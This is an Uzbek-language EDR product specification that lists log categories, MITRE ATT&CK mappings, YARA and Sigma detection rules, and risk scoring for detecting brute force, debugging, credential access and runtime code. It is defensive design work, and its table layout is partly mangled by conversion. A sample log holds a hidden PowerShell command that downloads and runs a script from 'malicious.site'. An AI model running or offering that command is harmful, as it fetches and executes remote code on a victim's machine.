<p><b>Misollar:</b></p> <ul style="list-style-type: none"> <li>• C:\Users\user\AppData\Local\Temp\abc123.exe — tarmoqdan yuklab olingan, lekin imzolanmagan va yangi fayl.</li> <li>• Fayl hali ishga tushmagan, lekin bajariladigan tipda bo'lsa — EDR uni kuzatuvga oladi.</li> </ul>
9.			Monitoring or Block, Enabled	
10.			Monitoring or Block, Enabled	
11.			Monitoring or Block, Enabled	
Log Management and Log Analysis				

12.	Process va Executable loglari	<p>Keltirilgan Process va Executable turdagi loglarni hamma elementlari bilan real timed va undan tashqari belgilangan vaqt oralig'ida yig'adi va serverga jonatadi.</p> <p><u>MITRE mapping engine, YARA, IOC qoidalariga yuborib tahlil qiladi</u></p>	Monitoring or Block, Enabled	<p>Process Name (misol: cmd.exe)  Parent Process Name (masalan, winword.exe)  Command Line Arguments  Execution Time / Termination Time  Process ID (PID) va Parent PID  Working Directory  Loaded DLLs yoki Modules  Integrity Level (masalan, admin huquqlari bilan ishlayaptimi)</p> <p><u>MITRE uchun juda muhim: Execution, Privilege Escalation, Defense Evasion texnikalarini aniqlashda ishlatiladi.</u></p>
13.	File System loglari	<p>Keltirilgan File System turdagi loglarni hamma elementlari bilan real timed va undan tashqari belgilangan vaqt oralig'ida yig'adi va serverga jonatadi.</p> <p><u>MITRE mapping engine, YARA, IOC qoidalariga yuborib tahlil qiladi</u></p>	Monitoring or Block, Enabled	<p>File Created / Deleted / Modified  File Path  File Hash (MD5/SHA256)  Executable File or Not  Signed / Unsigned  File Access Events (Read/Write)  File Owner, Permission o'zgarishlari</p> <p><u>Persistence va Impact taktikalari uchun muhim (masalan: ransomware).</u></p>
14.	Memory loglari (Memory Forensics)	<p>Keltirilgan Memory turdagi loglarni hamma elementlari bilan real timed va undan tashqari belgilangan vaqt oralig'ida yig'adi va serverga jonatadi.</p> <p><u>MITRE mapping engine, YARA, IOC qoidalariga yuborib tahlil qiladi</u></p>	Monitoring or Block, Enabled	<p>Injected Code in Memory  Memory Dump  Code in Suspicious Regions  Reflective DLL Injection  Process Hollowing, AtomBombing kabi texnikalar</p> <p><u>Advanced detection uchun, masalan: Mimikatz, CobaltStrike.</u></p>
15.	Network Activity loglari	<p>Keltirilgan Network Activity turdagi loglarni hamma elementlari bilan real timed va undan tashqari belgilangan vaqt oralig'ida yig'adi va serverga jonatadi.</p> <p><u>MITRE mapping engine, YARA, IOC qoidalariga yuborib tahlil qiladi</u></p>	Monitoring or Block, Enabled	<p>Source IP / Port  Destination IP / Port  Protocol (TCP, UDP, ICMP)  DNS Queries (masalan, suspicious-domain[.].xyz)</p> <p>HTTP/HTTPS Headers  Data Exfiltration (Base64, encoded content)  TLS Certificate Inspection (masalan: self-signed?)</p>

				<u>MITRE C2 (Command &amp; Control), Discovery va Exfiltration bo'yicha mapping qilish uchun zarur.</u>
16.	Registry loglari (Windows uchun)	Keltirilgan Registry turdagi loglarni hamma elementlari bilan real timed va undan tashqari belgilangan vaqt oralig'ida yig'adi va serverga jonatadi. <u>MITRE mapping engine, YARA, IOC qoidalariga yuborib tahlil qiladi</u>	Monitoring or Block, Enabled	Key Created / Modified / Deleted Autorun Entries Service Configuration Changes Persistence Techniques (Run keys, Shell, Winlogon)  <u>Persistence va Defense Evasion uchun muhim loglar.</u>
17.	User Activity loglari	Keltirilgan User Activity turdagi loglarni hamma elementlari bilan real timed va undan tashqari belgilangan vaqt oralig'ida yig'adi va serverga jonatadi. <u>MITRE mapping engine, YARA, IOC qoidalariga yuborib tahlil qiladi</u>	Monitoring or Block, Enabled	Logon/Logoff Events User Name Session Type (Local, RDP, Network) Privilege Escalation Attempts Account Creation / Modification  <u>Credential Access va Privilege Escalation aniqlanadi.</u>
18.	System Configuration & State	Keltirilgan System Configuration & State turdagi loglarni hamma elementlari bilan real timed va undan tashqari belgilangan vaqt oralig'ida yig'adi va serverga jonatadi. <u>MITRE mapping engine, YARA, IOC qoidalariga yuborib tahlil qiladi</u>	Monitoring or Block, Enabled	Security Product Status (AV off?) OS Version Patches Installed Running Services Scheduled Tasks  <u>Defense Evasion (antivirusni o'chirganmi), Persistence (scheduled taskmi) kabi texnikalarni aniqlashda yordam beradi.</u>
19.	Behavioral Events / Anomalies	Keltirilgan Behavioral Events / Anomalies turdagi loglarni hamma elementlari bilan real timed va undan tashqari belgilangan vaqt oralig'ida yig'adi va serverga jonatadi. <u>MITRE mapping engine, YARA, IOC qoidalariga yuborib tahlil qiladi</u>	Monitoring or Block, Enabled	Unusual Process Tree (masalan, word.exe → cmd.exe → powershell.exe) Time-based anomaly (tunda ishlatilgan scriptlar) Abnormal Network Behavior Malicious Macro Activity Suspicious PowerShell Script High Entropy Files (Encoded Data)  <u>Machine learning asosida tahdidlarni aniqlovchi EDR'lar uchun kerak.</u>

20.	Removable Media / USB Activity loglari		Monitoring or Block, Enabled	Device Connected/Disconnected Device ID / VID / PID Volume Name, File Transfers Write/Read Access Detected Autorun.inf files  <u>MITRE: T1091 (Replication via Removable Media), Data Exfiltration</u>
21.	Clipboard Monitoring loglari		Monitoring or Block, Enabled	Clipboard Content Snapshot Sensitive data copied? (email, password, card info) Copy-Paste Between VMs  <u>MITRE: T1115 (Clipboard Data Collection)</u>
22.	Screen Capture / Screenshot Detection		Monitoring or Block, Enabled	Processes attempting screen capture Use of tools like nircmd, SnippingTool, etc. Output file or network transmission of screenshots <u>MITRE: T1113 (Screen Capture)</u>
23.	Mouse / Keyboard Hook Monitoring (Keylogging detection)		Monitoring or Block, Enabled	Processes setting global input hooks Keyboard activity logging Suspicious APIs: SetWindowsHookEx, GetAsyncKeyState  <u>MITRE: T1056.001 (Keylogging)</u>
24.	System Call (Syscall) Tracing		Monitoring or Block, Enabled	Low-level Windows API calls Direct syscalls bypassing API (EDR bypass) Suspicious patterns: NtCreateProcessEx, NtWriteVirtualMemory  <u>MITRE: Defense Evasion, Process Injection (T1055), Custom Implants</u>
25.	Inter-process Communication (IPC) Monitoring		Monitoring or Block, Enabled	Named Pipes created Shared Memory Access COM Object usage

				DLL injection via IPC mechanisms  <u>MITRE: T1043 (Commonly Used Port), T1071 (Application Layer Protocol)</u>
26.	WMI (Windows Management Instrumentation) Activity		Monitoring or Block, Enabled	WMI Queries / Filters WMI Events WMI-based Persistence (Event Consumers) Suspicious PowerShell WMI scripts  <u>MITRE: T1047 (WMI Execution), T1084 (WMI Persistence)</u>
27.	Exploit Detection / Crash Monitoring		Monitoring or Block, Enabled	Exploit attempts (buffer overflow, use-after-free) Unhandled exception/crash events Suspicious crash dump collection (e.g. LSASS)  <u>MITRE: T1203 (Exploitation for Privilege Escalation), T1003 (Credential Dumping)</u>
28.	Token Manipulation / Access Token Use		Monitoring or Block, Enabled	DuplicateTokenEx, SetThreadToken API calls NTLM SSO token stealing Process running under stolen token  <u>MITRE: T1134 (Access Token Manipulation)</u>
29.	Remote Desktop & VNC Usage		Monitoring or Block, Enabled	RDP Session Start / Stop VNC / AnyDesk / TeamViewer Detection Shadowing or Monitoring sessions  <u>MITRE: T1021.001 (Remote Desktop Protocol)</u>
30.	Print Spooler & Lateral Movement Vectors		Monitoring or Block, Enabled	Print Spooler Service misuse PrintNightmare-like activity  SMB Named Pipe relay attacks

				<b>MITRE: T1021.002 (SMB), T1053 (Scheduled Tasks), CVE-based attack mapping</b>
31.	Camera / Audio Device Access Logs		Monitoring or Block, Enabled	Process accessing camera/mic APIs Webcam light toggle detected Audio stream initiated from unknown source  <b>MITRE: T1123 (Audio Capture), T1125 (Video Capture)</b>
<b>LOG -&gt; Integratsion loglar (ko'p qatlamli monitoring uchun)</b>				
32.	Hypervisor/VM Detection Logs		Monitoring or Block, Enabled	VMware Tools detection Sandbox Evasion behavior Timing attacks / CPU instruction artifacts  <b>MITRE: T1497 (Virtualization/Sandbox Evasion)</b>
33.	Script Engine Monitoring		Monitoring or Block, Enabled	JScript, VBScript Engine Execution HTA Application Launch Encoded/Obfuscated script detection  <b>MITRE: T1059.005 (VBScript), T1059.007 (JavaScript), T1218.005 (mshta.exe)</b>
34.	Credential Store Access Logs		Monitoring or Block, Enabled	LSASS access Security Accounts Manager (SAM) Vault credential export attempts DPAPI misuse  <b>MITRE: T1003 (Credential Dumping)</b>
<b>Loglar boyicha qoshimcha va umumiy tavsiflar, misolar</b>				
35.	<ul style="list-style-type: none"> <li>EDR uchun bitta gent yaratiladi va hamma loglarni api orqali serverga real time yuboradi yokida belgilangan vaqt oralig'ida</li> <li>Serverga kelgan loglar uchun taxlil qiluvchi model yaratiladi va har bir kelgan loglarni taxlil qiladi va bazaga yozadi. Loglar YARA, heuristics, MITRE mapping, risk scoring engine va boshqa turdagi organish metodlari bilan</li> </ul>	<b>Quyida misol sifatida Process Execution log turi bo'yicha namunaviy JSON log, MITRE mapping va risk scoring engine keltirildi:</b>		
36.		<b>Namuna JSON log (Process Execution):</b>		
37.		<pre>{   "timestamp": "2025-05-17T12:30:45Z",   "event_type": "process_creation",   "hostname": "DESKTOP-XYZ123",   "user": "john.doe",</pre>		



amalgama oshiriladi (Qo'shimcha ma'lumotlarni taxlil qilish metodlari pasda batafsil yozilgan)

- Serverga kelib tushgan loglar uchun ML yoki rule-based tahdidlarni aniqlash mexanizimi ishlab chiqilishi kerak.
- MITRE mapping va scoring engine bilan bog'lab hostlar yoki qurilmalar uchun analez natijalarini chiqarish kerak boladi. scoring engine yani hostlar va qurilmalarni baxolash tartibi pasda berilgan.

```
"process_name": "powershell.exe",
"parent_process_name": "explorer.exe",
"command_line": "powershell.exe -nop -w hidden -c IEX(New-Object
Net.WebClient).DownloadString('http://malicious.site/script.ps1')",
"pid": 4567,
"ppid": 1234,
"md5": "d41d8cd98f00b204e9800998ecf8427e",
"sha256": "3a7bd3e2360a3d1db8b94738b9c8b0eb6a7df9e83238f9cbbcb0e77f5c8d9c6e",
"signed": false,
"integrity_level": "Medium",
"network_activity": true,
"suspicious_flags": [
  "encoded_command",
  "remote_download",
  "powershell_obfuscation"
]
}
```

MITRE Mapping:

MITRE ID	Description
T1059.001	Command and Scripting Interpreter: PowerShell
T1027	Obfuscated Files or Information
T1105	Ingress Tool Transfer (malicious remote download)

Risk Scoring Engine (natija):

```
{
  "risk_score": 110,
  "explanation": [
    "Suspicious use of PowerShell.",
    "Encoded command used.",
    "Remote payload download.",
    "Obfuscated PowerShell script.",
    "Unsigned binary.",
    "Network activity detected."
  ],
  "mitre_techniques": [
    "T1059.001",
    "T1027",
    "T1105"
  ]
}
```

risk\_score = 110 bu juda yuqori xavfli holatni bildiradi. Bu log tahdid sifatida belgilanadi.

39.								
40.								
<div>Exfiltration Prevention - Ma'lumotlarning sizib chiqishini oldini olish moduli</div> <div>Modulning asosiy maqsadi: Exfiltration Prevention — bu modul muqarrar xavfli yoki maxfiy ma'lumotlarning tashqariga ruxsatsiz yuborilishini aniqlash va to'xtatish uchun ishlatiladi.</div>								
41.	Access to Critical System Information (Muhim tizim ma'lumotlariga ruxsatsiz murojaat aniqlash)	<div>Funksiyaga tarifi: "Access to Critical System Information" — bu EDR funksiyasi bo'lib, foydalanuvchi yoki dastur tomonidan tizimning muhim, himoyalangan va maxfiy texnik ma'lumotlariga kirishga bo'lgan urinishlarni aniqlaydi. Bunday ma'lumotlar, odatda, hujum boshlanishidan oldingi bosqichlarda yig'iladi.</div> <div>Vazifasi:<ul style="list-style-type: none"><li>Tizimdagi Active Directory, LSASS, registry, scheduling, yadro xotirasi, yoki tarmoq konfiguratsiyasi kabi muhim obyektlarga kirishni nazorat qilish.</li><li>Reconnaissance (razvedka), privilege escalation, va credential harvesting ni erta bosqichda aniqlash.</li><li>Kirish konteksti (kim, qayerdan, qanday vosita bilan) asosida tahdidni baholash.</li></ul></div> <div>Aniqlash mexanizmlari / metodlari:</div> <table><tr><th>Mexanizm turi</th><th>Tavsifi</th></tr><tr><td>API call monitoring</td><td>NtQuerySystemInformation, RegOpenKeyEx, LsaRetrievePrivateData, ReadProcessMemory kabi chaqiruvlar</td></tr></table>	Mexanizm turi	Tavsifi	API call monitoring	NtQuerySystemInformation, RegOpenKeyEx, LsaRetrievePrivateData, ReadProcessMemory kabi chaqiruvlar	Monitoring or Block, Enabled	<div>Aniqlash uchun qanday qoidalar yozish mumkinligi: YARA qoidasi (misol):</div> <div>rule Access_Critical_System_Info {   meta:     description = "Detects access to critical system registry paths"   strings:     \$regkey1 = "HKLM\\SYSTEM\\CurrentControlSet\\Services"     \$regkey2 = "HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run"   condition:     any of (\$regkey*) } Sigma qoidasi (Windows log misoli): detection:   selection:     EventID: 4688     NewProcessName contains:       - "reg.exe"       - "powershell.exe"     CommandLine contains:       - "HKLM\\SYSTEM"       - "Get-ADUser"   condition: selection</div> <div>Risk Scoring:</div>
Mexanizm turi	Tavsifi							
API call monitoring	NtQuerySystemInformation, RegOpenKeyEx, LsaRetrievePrivateData, ReadProcessMemory kabi chaqiruvlar							

		<table><tr><td>Command-line tahlili</td><td>reg query, systeminfo, net user, whoami, Get-ADUser buyrug'i va argumentlari tahlili</td></tr><tr><td>Behavioral correlation</td><td>O'xshash jarayonlar zanjiri yoki noaniq aktivliklar asosida kontekstual tahlil</td></tr><tr><td>Process tree analysis</td><td>explorer → cmd → reg.exe kabi g'ayritabiiy parent-child tahlili</td></tr><tr><td>Log inspection</td><td>Windows Event ID (misol: 4624, 4688, 7045) larni SIEM orqali tekshirish</td></tr></table>	Command-line tahlili	reg query, systeminfo, net user, whoami, Get-ADUser buyrug'i va argumentlari tahlili	Behavioral correlation	O'xshash jarayonlar zanjiri yoki noaniq aktivliklar asosida kontekstual tahlil	Process tree analysis	explorer → cmd → reg.exe kabi g'ayritabiiy parent-child tahlili	Log inspection	Windows Event ID (misol: 4624, 4688, 7045) larni SIEM orqali tekshirish											
Command-line tahlili	reg query, systeminfo, net user, whoami, Get-ADUser buyrug'i va argumentlari tahlili																				
Behavioral correlation	O'xshash jarayonlar zanjiri yoki noaniq aktivliklar asosida kontekstual tahlil																				
Process tree analysis	explorer → cmd → reg.exe kabi g'ayritabiiy parent-child tahlili																				
Log inspection	Windows Event ID (misol: 4624, 4688, 7045) larni SIEM orqali tekshirish																				
		<table><tr><th colspan="2">Risk elementi</th><th>Ball</th></tr><tr><td colspan="2">Active Directory ma'lumotlariga kirish</td><td>3</td></tr><tr><td colspan="2">Registry konfiguratsiyalarni o'qish</td><td>2</td></tr><tr><td colspan="2">Credential ma'lumotlar saqllovchi joyga murojaat</td><td>3</td></tr><tr><td colspan="2">Noma'lum/imzosiz jarayon orqali bajarilishi</td><td>2</td></tr><tr><td colspan="2">Umumiy risk score: 5–8 ball → O'rta–yuqori xavf</td><td></td></tr></table>	Risk elementi		Ball	Active Directory ma'lumotlariga kirish		3	Registry konfiguratsiyalarni o'qish		2	Credential ma'lumotlar saqllovchi joyga murojaat		3	Noma'lum/imzosiz jarayon orqali bajarilishi		2	Umumiy risk score: 5–8 ball → O'rta–yuqori xavf			
Risk elementi		Ball																			
Active Directory ma'lumotlariga kirish		3																			
Registry konfiguratsiyalarni o'qish		2																			
Credential ma'lumotlar saqllovchi joyga murojaat		3																			
Noma'lum/imzosiz jarayon orqali bajarilishi		2																			
Umumiy risk score: 5–8 ball → O'rta–yuqori xavf																					
		<p>MITRE ATT&amp;CK Mapping:</p> <table><tr><th>MITRE ID</th><th>Technique</th><th>Tavsifi</th></tr><tr><td>T1087</td><td>Account Discovery</td><td>Tizimdagi foydalanuvchi va guruhlarini aniqlash</td></tr><tr><td>T1003.001</td><td>Credential Dumping: LSASS Memory</td><td>Parollarni yoki tokenlarni olish uchun LSASS tahlili</td></tr><tr><td>T1012</td><td>Query Registry</td><td>Registry orqali maxfiy sozlamalarni o'qish</td></tr><tr><td>T1082</td><td>System Information Discovery</td><td>OS turi, versiyasi, patch holati va boshqa ma'lumotlar</td></tr></table>	MITRE ID	Technique	Tavsifi	T1087	Account Discovery	Tizimdagi foydalanuvchi va guruhlarini aniqlash	T1003.001	Credential Dumping: LSASS Memory	Parollarni yoki tokenlarni olish uchun LSASS tahlili	T1012	Query Registry	Registry orqali maxfiy sozlamalarni o'qish	T1082	System Information Discovery	OS turi, versiyasi, patch holati va boshqa ma'lumotlar				
MITRE ID	Technique	Tavsifi																			
T1087	Account Discovery	Tizimdagi foydalanuvchi va guruhlarini aniqlash																			
T1003.001	Credential Dumping: LSASS Memory	Parollarni yoki tokenlarni olish uchun LSASS tahlili																			
T1012	Query Registry	Registry orqali maxfiy sozlamalarni o'qish																			
T1082	System Information Discovery	OS turi, versiyasi, patch holati va boshqa ma'lumotlar																			
		<p>Misol holatlar:</p> <ul style="list-style-type: none"><li>Misol 1: powershell.exe orqali quyidagi buyruq bajarilgan: Get-ADUser -Filter *   Select-Object SamAccountName</li><li>Misol 2: cmd.exe orqali reg query HKLM\SYSTEM\CurrentControlSet\Services bajarildi</li></ul>																			

				<ul style="list-style-type: none"> <li><b>Misol 3:</b> ReadProcessMemory() chaqiruv orqali lsass.exe jarayoniga ulanmoqchi bo'lgan explorer.exening child-jarayoni</li> </ul> <p><b>Xulosa :</b></p> <p>“Access to Critical System Information” funksiyasi — bu EDR uchun razvedka, credential harvesting va privilege escalation ni erta aniqlash uchun kalit funksiyalardan biridir. Uning to'g'ri ishlashi tashkilot infratuzilmasi va identifikatsiya boshqaruvi uchun asosiy xavfsizlik qatlamini yaratadi. Ko'pincha bu funktsiyani boshqa modullar (masalan, Credential Theft Detection, Data Exfiltration) bilan birga qo'llab, kengaytirilgan tahdidni to'liq ko'rish imkoni yaratiladi.</p>
42.	Bruteforce Attempt Detected (Bruteforce — parolni taxmin qilish orqali tizimga kirishga urinish aniqlandi)	<p><b>Funksiyaga tarif :</b></p> <p>"Bruteforce Attempt Detected" — bu EDR funksiyasi bo'lib, foydalanuvchi hisobiga nisbatan parollarni ketma-ket yoki avtomatlashtirilgan tarzda sinab ko'rish (brute-force) harakatlarini aniqlaydi. Bu hujum turi odatda autentifikatsiyani buzib tizimga ruxsatsiz kirishga qaratilgan.</p> <p><b>Vazifasi</b></p> <ul style="list-style-type: none"> <li><b>Login urinishlaridagi shubhali faollikni aniqlash:</b> ko'p sonli xatoliklar, qisqa vaqt ichida ketma-ket urinishlar.</li> <li><b>Kirish siyosatini buzish holatlarini to'xtatish.</b></li> <li>Hujumning erta bosqichida (credential access) tahdidni aniqlash va ogohlantirish berish.</li> </ul>	Logging, Enabled	<p><b>Aniqlash uchun qanday qoidalar yozish mumkinligi:</b></p> <p><b>Sigma qoidasi (Windows security logs):</b></p> <p>detection: selection: EventID: 4625 Status: - "0xC000006A" # Wrong password - "0xC0000234" # Account locked condition: selection   count &gt;= 10 within 5m</p> <p><b>YARA-like tarmoq signaturasi misoli:</b></p> <pre>rule Bruteforce_NTLM_FailedLogins {   strings:     \$a = "STATUS_LOGON_FAILURE"     \$b = "NTLM_AUTH"   condition:     # multiple failed login attempts detected     # this is a conceptual rule – usually used in SIEM     # real implementation would be correlation-based     any of them</pre>

		<div>Aniqlash mexanizmlari / metodlari:</div> <table><tr><th>Mexanizm turi</th><th>Tavsifi</th></tr><tr><td>Event log tahlili</td><td>Windows loglaridagi Event ID 4625 (Login failure), 4771, 529, 529 kabi holatlar monitoring qilinadi.</td></tr><tr><td>Threshold-based detection</td><td>Muayyan IP, foydalanuvchi yoki tizimga nisbatan belgilangan vaqtda ko'p login xatoliklari aniqlanadi (masalan, 5 daqiqada 10 marta xato).</td></tr><tr><td>Behavioral profiling</td><td>Login urinishining vaqt, joy, qurilma va interfeysdagi farqlari tahlil qilinadi.</td></tr><tr><td>Network traffic analysis</td><td>Kerberos, NTLM, RDP yoki VPN orqali sodir bo'lgan autentifikatsiya tahlil qilinadi.</td></tr><tr><td>Process correlation</td><td>cmd.exe, powershell.exe, yoki avtomatlashtiruvchi skriptlar orqali login urinishlari.</td></tr></table>	Mexanizm turi	Tavsifi	Event log tahlili	Windows loglaridagi Event ID 4625 (Login failure), 4771, 529, 529 kabi holatlar monitoring qilinadi.	Threshold-based detection	Muayyan IP, foydalanuvchi yoki tizimga nisbatan belgilangan vaqtda ko'p login xatoliklari aniqlanadi (masalan, 5 daqiqada 10 marta xato).	Behavioral profiling	Login urinishining vaqt, joy, qurilma va interfeysdagi farqlari tahlil qilinadi.	Network traffic analysis	Kerberos, NTLM, RDP yoki VPN orqali sodir bo'lgan autentifikatsiya tahlil qilinadi.	Process correlation	cmd.exe, powershell.exe, yoki avtomatlashtiruvchi skriptlar orqali login urinishlari.	<div>}</div> <div>Risk Scoring:</div> <table><tr><th>Faktor</th><th>Ball</th></tr><tr><td>1 IP'dan 10+ xato urinishlar</td><td>3</td></tr><tr><td>Bir foydalanuvchi uchun ko'p sinov</td><td>2</td></tr><tr><td>Script/avtomatizatsiya asosida bo'lishi</td><td>2</td></tr><tr><td>Kirishga muvaffaqiyatli urinish bo'lsa</td><td>3</td></tr><tr><td>Umumiy risk score: 6–9 ball → Yuqori xavf (High Risk)</td><td></td></tr></table> <div>Umumiy risk score: 6–9 ball → Yuqori xavf (High Risk)</div> <div>Ayniqsa muvaffaqiyatli kirish yoki lateral harakat aniqlansa — bu critical deb qaraladi.</div> <div>MITRE ATT&amp;CK Mapping:</div> <table><tr><th>MITRE ID</th><th>Technique</th><th>Tavsifi</th></tr><tr><td>T1110</td><td>Brute Force</td><td>Parollarni avtomatik/probiravoy sinash</td></tr><tr><td>T1110.001</td><td>Password Guessing</td><td>Foydalanuvchi parolini taxmin qilish</td></tr><tr><td>T1110.003</td><td>Password Spraying</td><td>Ko'p foydalanuvchiga bitta parolni sinab ko'rish</td></tr></table> <div>Misol holatlar:</div> <div><div><div>Misol</div><div>1:</div></div><div>192.168.1.102 IP-manzildan 5 daqiqada admin foydalanuvchiga 30 ta xato login urinishlari (Event ID 4625).</div><div><div>Misol</div><div>2:</div></div><div>powershell.exe orqali yaratilgan skript orqali net use</div></div>	Faktor	Ball	1 IP'dan 10+ xato urinishlar	3	Bir foydalanuvchi uchun ko'p sinov	2	Script/avtomatizatsiya asosida bo'lishi	2	Kirishga muvaffaqiyatli urinish bo'lsa	3	Umumiy risk score: 6–9 ball → Yuqori xavf (High Risk)		MITRE ID	Technique	Tavsifi	T1110	Brute Force	Parollarni avtomatik/probiravoy sinash	T1110.001	Password Guessing	Foydalanuvchi parolini taxmin qilish	T1110.003	Password Spraying	Ko'p foydalanuvchiga bitta parolni sinab ko'rish
Mexanizm turi	Tavsifi																																						
Event log tahlili	Windows loglaridagi Event ID 4625 (Login failure), 4771, 529, 529 kabi holatlar monitoring qilinadi.																																						
Threshold-based detection	Muayyan IP, foydalanuvchi yoki tizimga nisbatan belgilangan vaqtda ko'p login xatoliklari aniqlanadi (masalan, 5 daqiqada 10 marta xato).																																						
Behavioral profiling	Login urinishining vaqt, joy, qurilma va interfeysdagi farqlari tahlil qilinadi.																																						
Network traffic analysis	Kerberos, NTLM, RDP yoki VPN orqali sodir bo'lgan autentifikatsiya tahlil qilinadi.																																						
Process correlation	cmd.exe, powershell.exe, yoki avtomatlashtiruvchi skriptlar orqali login urinishlari.																																						
Faktor	Ball																																						
1 IP'dan 10+ xato urinishlar	3																																						
Bir foydalanuvchi uchun ko'p sinov	2																																						
Script/avtomatizatsiya asosida bo'lishi	2																																						
Kirishga muvaffaqiyatli urinish bo'lsa	3																																						
Umumiy risk score: 6–9 ball → Yuqori xavf (High Risk)																																							
MITRE ID	Technique	Tavsifi																																					
T1110	Brute Force	Parollarni avtomatik/probiravoy sinash																																					
T1110.001	Password Guessing	Foydalanuvchi parolini taxmin qilish																																					
T1110.003	Password Spraying	Ko'p foydalanuvchiga bitta parolni sinab ko'rish																																					

				<p>\\domain\share buyruqlari 10 marta xato parol bilan bajarilgan.</p> <ul style="list-style-type: none"> <li>• <b>Misol</b> <b>3:</b> RDP login urinishlari 15 marta ketma-ket noto'g'ri bo'lgan — kirishga muvaffaq bo'linganida sessiya 10 daqiqa davom etgan.</li> </ul> <p><b>Xulosa:</b></p> <p>"Bruteforce Attempt Detected" funksiyasi — bu credential hujumlarning eng an'anaviy, ammo samarali bo'lgan turini erta bosqichda aniqlash uchun juda muhim. Bu hodisani doimiy monitoring, threshold-based aniqlash va foydalanuvchi profilingi bilan qo'llab-quvvatlash kerak. EDR bu jarayonni SIEM, SOAR, va Active Directory monitoring bilan integratsiyalash orqali kuchaytirishi mumkin.</p>
43.	Debugged Process - Connection from a Debugged Process	<p><b>Funksiyaga tarif:</b></p> <p>"Debugged Process" — bu EDR funksiyasi bo'lib, tizimda ishga tushgan jarayon (process) odatiy ishlash tartibidan chetga chiqqani va unga debugger (nosozlik aniqlovchi vosita) ulanganini aniqlaydi.</p> <p>Debug qilingan jarayonlar, ko'pincha, ekspluatatsiya qilish, injektsiya qilish, yoki antiviruslarni aylanib o'tish uchun ishlatiladi.</p> <p><b>Vazifasi</b></p> <ul style="list-style-type: none"> <li>• <b>Malware yoki APT</b> tomonidan foydalanuvchi jarayonlariga debug orqali kirishga urinishlarni aniqlash.</li> <li>• <b>Reverse engineering, credential extraction</b> yoki <b>hooking</b> holatlarini oldini olish.</li> <li>• Normal holatda debugging faqat ishlab chiquvchi tomonidan</li> </ul>	Logging, Enabled	<p><b>Aniqlash uchun qanday qoidalar yozish mumkinligi</b></p> <p>YARA qoidasi (jarayonda debugger belgilarini aniqlash):</p> <pre>rule DebuggerPresence {   meta:     description = "Detects presence of debugger in a process"   strings:     \$a = "IsDebuggerPresent"     \$b = "CheckRemoteDebuggerPresent"   condition:     any of them }</pre> <p>Sigma qoidasi (jarayon monitoringi):</p> <p>detection:</p> <p>selection:</p> <p>EventID: 4688</p> <p>NewProcessName contains:</p> <ul style="list-style-type: none"> <li>- "ollydbg.exe"</li> <li>- "x64dbg.exe"</li> </ul>

qo'llaniladi — bu sababli ishchi tizimda u odatiy emas.

#### Aniqlash mexanizmlari / metodlari:

Metod turi	Tavsifi
API call monitoring	IsDebuggerPresent(), CheckRemoteDebuggerPresent(), NtQueryInformationProcess() orqali tekshiruvlar
Process access check	PROCESS_ALL_ACCESS, DEBUG_PROCESS, PROCESS_VM_READ kabi ruxsatlar bilan boshqa jarayonga kirish
Windows Event Logs	Event ID 4688, 592 — debugger bilan bog'liq jarayonlar
Handle tracing	Processlar o'rtasidagi debugging bog'lanmalarni tahlil qilish
Tarmoq monitoring	Debugged jarayon tarmoq bilan ishlayotgan bo'lsa — C2 aloqasi ehtimoli ortadi

- "windbg.exe"  
condition: selection

#### Risk Scoring:

Faktor	Ball
Debugger bilan faol jarayon mavjudligi	3
Debugger system jarayonlarga ulangan	3
Debugged process tarmoqqa ulangan	2
Jarayon imzosiz yoki shubhali joydan ishlagan	2
Umumiy risk ball: 7–9 → Yuqori xavf (High Risk)	

#### MITRE ATT&CK Mapping:

MITRE ID	Technique	Tavsifi
T1055.001	Process Injection: Dynamic Link Injection	Debug orqali kod kiritish yoki DLL yuklash
T1003.001	Credential Dumping: LSASS Memory	LSASS'ni debug qilib parol olish
T1106	Native API	Past darajadagi API orqali debugging va injeksiya
T1071	Application Layer Protocol	Debuglangan jarayon orqali C2 bilan aloqaga kirish

#### Misol holatlar

- Misol 1:** explorer.exe jarayoniga x64dbg.exe ulangan va undan keyin powershell.exe ishga tushirilgan.
- Misol 2:** lsass.exe jarayoniga PROCESS\_ALL\_ACCESS ruxsati bilan ulanmoqchi bo'lgan svchost.exedan farqli child jarayon aniqlangan.

				<p>• <b>Misol</b> <span style="float: right;"><b>3:</b></span> Debug qilinayotgan jarayon tarmoqqa ulanmoqda (cmd.exe + curl yoki powershell Invoke-WebRequest).</p> <p><b>Xulosa:</b></p> <p>“Debugged Process” — EDR uchun zaifliklardan foydalanish (exploit) va past darajadagi xotira manipulyatsiyasini aniqlashga mo‘ljallangan ilg‘or tahdid indikatoridir. Real hayotda bu usullar credential dumping, antivirus bypass, va shellcode injection hujumlarining ajralmas qismi hisoblanadi. Bunday hodisa aniqlansa, zudlik bilan izolyatsiya qilish va tizimga forensik tahlil o‘tkazish zarur.</p>
44.	Dynamic Code - Malicious Runtime Generated Code Detected	<p><b>Funksiyaga tarif:</b></p> <p>Bu funksiya tizimda ishlayotgan jarayon tomonidan real vaqt (runtime) davomida yangi kod yaratilganini va ijroga tayyorlanganini aniqlaydi. Dynamic code — bu statik faylda mavjud bo‘lmagan, jarayon ish davomida xotiraga yozib bajariladigan kod bo‘lib, ko‘pincha fileless malware, shellcode injection, yoki bypass texnikalarida ishlatiladi.</p> <p><b>Vazifasi</b></p> <ul style="list-style-type: none"> <li>Tizimda <b>diskda mavjud bo‘lmagan, ammo xotirada ishlayotgan kodni</b> aniqlash.</li> <li><b>Memory injection, obfuscation, code staging,</b> va <b>runtime decryption</b> texnikalariga qarshi kurashish.</li> <li>Xavfli bo‘lishi mumkin bo‘lgan, <b>YARA yoki antiviruslar bilan aniqlanmaydigan</b> hujumlarni to‘xtatish.</li> </ul> <p><b>Aniqlash mexanizmlari / metodlari:</b></p>	Monitoring or Block, Enabled	<p><b>Aniqlash uchun qanday qoidalar yozish mumkinligi YARA qoidasi (jarayonda debugger belgilarini aniqlash):</b></p> <pre>rule DynamicShellcode {   strings:     \$a = { 60 BE ?? ?? ?? ?? 8B F0 FC } // stack shellcode pattern     \$b = "VirtualAlloc"     \$c = "CreateRemoteThread"   condition:     any of them }</pre> <p><b>Sigma qoidasi (jarayon monitoringi):</b></p> <p><b>detection:</b> <b>selection:</b> <b>EventID: 1</b> <b>Image: "*\\powershell.exe"</b> <b>CallTrace contains:</b> - "VirtualAlloc" - "WriteProcessMemory"</p>



